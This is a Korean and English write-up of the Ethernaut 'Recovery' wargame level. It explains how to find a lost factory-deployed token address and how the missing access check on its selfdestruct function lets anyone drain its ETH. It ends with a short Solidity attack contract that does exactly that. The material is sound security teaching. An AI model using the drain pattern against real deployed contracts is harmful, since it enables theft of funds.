Ethernaut 17 Recovery
Ethernaut 17 RecoveryEthernaut 17 RecoveryEthernaut 17 Recovery 문제 풀이Ethernaut 17 Recovery writeup
Contents
문제
지문
A contract creator has built a very simple token factory contract. Anyone can create new tokens with ease. After deploying the first token contract, the creator sent 0.001 ether to obtain more tokens. They have since lost the contract address. This level will be completed if you can recover (or remove) the 0.001 ether from the lost contract address.
코드
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Recovery {
    //generate tokens
    function generateToken(string memory _name, uint256 _initialSupply) public {
        new SimpleToken(_name, msg.sender, _initialSupply);
    }
}

contract SimpleToken {
    string public name;
    mapping(address => uint256) public balances;

    // constructor
    constructor(string memory _name, address _creator, uint256 _initialSupply) {
        name = _name;
        balances[_creator] = _initialSupply;
    }

    // collect ether in return for tokens
    receive() external payable {
        balances[msg.sender] = msg.value * 10;
    }

    // allow transfers of tokens
    function transfer(address _to, uint256 _amount) public {
        require(balances[msg.sender] >= _amount);
        balances[msg.sender] = balances[msg.sender] - _amount;
        balances[_to] = _amount;
    }

    // clean up after ourselves
    function destroy(address payable _to) public {
        selfdestruct(_to);
    }
}배경지식
솔리디티에서는 new SimpleToken(...)처럼 컨트랙트 내부에서 다른 컨트랙트를 배포할 수 있다. 이때 새 컨트랙트를 실제로 생성하는 주체는 트랜잭션을 보낸 EOA가 아니라 new를 실행한 컨트랙트다.
이 문제에서 SimpleToken의 deployer는 플레이어가 아닌 Recovery 인스턴스다. 그래서 잃어버린 토큰 주소를 찾으려면 플레이어의 트랜잭션 말고 Recovery 인스턴스가 내부에서 만든 컨트랙트를 찾아야 한다.
일반적인 CREATE로 배포되는 컨트랙트 주소는 배포자 주소와 배포자의 nonce로 결정된다.
address = address(uint160(uint256(keccak256(rlp([sender_address, sender_nonce])))))배포자 주소와 그 시점의 nonce를 알면 주소를 따로 기록해두지 않았더라도 생성된 컨트랙트 주소를 다시 계산할 수 있다.
이 문제에서는 더 간단하게 Sepolia Etherscan의 internal transactions에서 Recovery가 생성한 SimpleToken 주소를 확인할 수도 있다. 어느 방법이든 컨트랙트 주소가 생성 트랜잭션의 문맥에서 결정된다는 점을 이용한다.
selfdestruct(_to)는 컨트랙트가 가진 ETH 잔액을 _to로 보내는 opcode다. 예전에는 코드와 스토리지까지 삭제하는 의미가 강했지만, Cancun 이후 EVM에서는 기존 컨트랙트에 대한 selfdestruct가 코드와 스토리지를 삭제하지 않고 잔액 전송 중심으로 동작한다. 그래도 Ethernaut의 완료 조건은 잃어버린 컨트랙트의 0.001 ether를 회수하거나 제거하는 것이므로, 이 문제 풀이에는 여전히 사용할 수 있다.
문제 코드 분석
토큰은 다음처럼 생성된다.
contract Recovery {
    function generateToken(string memory _name, uint256 _initialSupply) public {
        new SimpleToken(_name, msg.sender, _initialSupply);
    }
}generateToken은 SimpleToken을 생성하지만 생성된 주소를 상태변수나 이벤트로 남기지 않는다. 그래서 겉으로 보면 토큰 컨트랙트 주소를 잃어버린 것처럼 보인다.
하지만 new SimpleToken(...)이 실행된 이상 컨트랙트 생성 내역은 체인에 남는다. Recovery 인스턴스의 internal transaction을 보거나, Recovery 주소와 nonce로 CREATE 주소를 계산하면 SimpleToken 주소를 복구할 수 있다.
ETH는 여기로 들어간다.
receive() external payable {
    balances[msg.sender] = msg.value * 10;
}SimpleToken은 ETH를 받으면 토큰 잔액을 기록한다. 지문의 0.001 ether는 이 receive를 통해 잃어버린 SimpleToken 컨트랙트에 들어간 금액이다.
ETH는 Recovery가 아니라 SimpleToken에 있으므로, 잃어버린 SimpleToken 주소를 찾아 그 컨트랙트의 ETH를 빼내야 한다.
마지막으로 destroy다.
function destroy(address payable _to) public {
    selfdestruct(_to);
}destroy에는 onlyOwner 같은 권한 체크가 없다. 누구든지 호출할 수 있고, 인자로 받은 _to에게 컨트랙트 잔액을 보낸다.
따라서 잃어버린 SimpleToken 주소를 찾고 그 주소에 대해 destroy(player)를 호출하면 된다.
풀이


먼저 잃어버린 SimpleToken 주소를 찾아야 한다. Recovery 인스턴스의 internal transaction을 보면 new SimpleToken(...)으로 생성된 주소를 확인할 수 있다. 직접 계산하고 싶다면 Recovery 주소와 nonce로 CREATE 주소를 구해도 된다.
 찾은
SimpleToken 주소에 대해 destroy(player)를 호출하면 된다.

destroy에는 권한 체크가 없으므로 호출자는 누구든 될 수 있고, 남아 있던 ETH는 인자로 넣은 주소로 전송된다.
익스플로잇
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;
contract Attack {
address public target;
constructor(address _target) {
target = _target;
}
function attack() public {
(bool ok, ) = target.call(abi.encodeWithSignature("destroy(address)", payable(msg.sender)));
require(ok);
}

} 호출 후 토큰 컨트랙트에 있던 ETH가 빠져나갔다.
Challenge
Description
A contract creator has built a very simple token factory contract. Anyone can create new tokens with ease. After deploying the first token contract, the creator sent 0.001 ether to obtain more tokens. They have since lost the contract address. This level will be completed if you can recover (or remove) the 0.001 ether from the lost contract address.
Code
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Recovery {
    //generate tokens
    function generateToken(string memory _name, uint256 _initialSupply) public {
        new SimpleToken(_name, msg.sender, _initialSupply);
    }
}

contract SimpleToken {
    string public name;
    mapping(address => uint256) public balances;

    // constructor
    constructor(string memory _name, address _creator, uint256 _initialSupply) {
        name = _name;
        balances[_creator] = _initialSupply;
    }

    // collect ether in return for tokens
    receive() external payable {
        balances[msg.sender] = msg.value * 10;
    }

    // allow transfers of tokens
    function transfer(address _to, uint256 _amount) public {
        require(balances[msg.sender] >= _amount);
        balances[msg.sender] = balances[msg.sender] - _amount;
        balances[_to] = _amount;
    }

    // clean up after ourselves
    function destroy(address payable _to) public {
        selfdestruct(_to);
    }
}Background
In Solidity, a contract can deploy another contract from inside, as in new SimpleToken(...). The new contract is then created by the contract that executed new, not by the EOA that sent the transaction.
In this challenge, the deployer of SimpleToken is the Recovery instance address, not the player address. To find the lost token address, look at the contracts the Recovery instance created internally rather than at the player's transactions.
The address of a contract deployed with a regular CREATE is determined by the deployer address and the deployer's nonce.
address = address(uint160(uint256(keccak256(rlp([sender_address, sender_nonce])))))If you know the deployer address and its nonce at that point, you can recompute the created contract's address even if you never recorded it.
In this challenge it is simpler to read the SimpleToken address created by Recovery from the internal transactions on Sepolia Etherscan. Either way, the address comes from the context of the creating transaction.
selfdestruct(_to) is an opcode that sends the contract's ETH balance to _to. It used to delete code and storage as well, but in the post-Cancun EVM, selfdestruct on an existing contract no longer deletes code or storage and mostly just transfers the balance. Still, the Ethernaut completion condition is to recover or remove the 0.001 ether from the lost contract, so it still works for this challenge.
Code analysis
Tokens are created like this.
contract Recovery {
    function generateToken(string memory _name, uint256 _initialSupply) public {
        new SimpleToken(_name, msg.sender, _initialSupply);
    }
}
generateToken creates a SimpleToken but does not record the created address in a state variable or an event. So the token contract address looks lost.
But once new SimpleToken(...) has run, the contract creation is recorded on chain. You can recover the SimpleToken address by looking at the Recovery instance's internal transactions, or by computing the CREATE address from the Recovery address and nonce.
This is where the ETH goes.
receive() external payable {
    balances[msg.sender] = msg.value * 10;
}
When SimpleToken receives ETH, it records a token balance. The 0.001 ether in the description is the amount that went into the lost SimpleToken contract through this receive.
The ETH sits in SimpleToken, not in Recovery, so you need to find the lost SimpleToken address and drain the ETH from that contract.
Finally, destroy:
function destroy(address payable _to) public {
    selfdestruct(_to);
}
destroy has no access check such as onlyOwner. Anyone can call it, and it sends the contract balance to the _to argument.
So the plan is to find the lost SimpleToken address and call destroy(player) on it.
Solution
First, find the lost SimpleToken address. The Recovery instance's internal transactions show the address created by new SimpleToken(...). To compute it yourself, derive the CREATE address from the Recovery address and nonce.
Then call destroy(player) on the SimpleToken address you found.
Since destroy has no access check, anyone can be the caller, and the remaining ETH is sent to the address passed as the argument.
Exploit
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Attack {
    address public target;

    constructor(address _target) {
        target = _target;
    }

    function attack() public {
        (bool ok, ) = target.call(abi.encodeWithSignature("destroy(address)", payable(msg.sender)));
        require(ok);
    }
}
After the call, the ETH in the token contract is gone.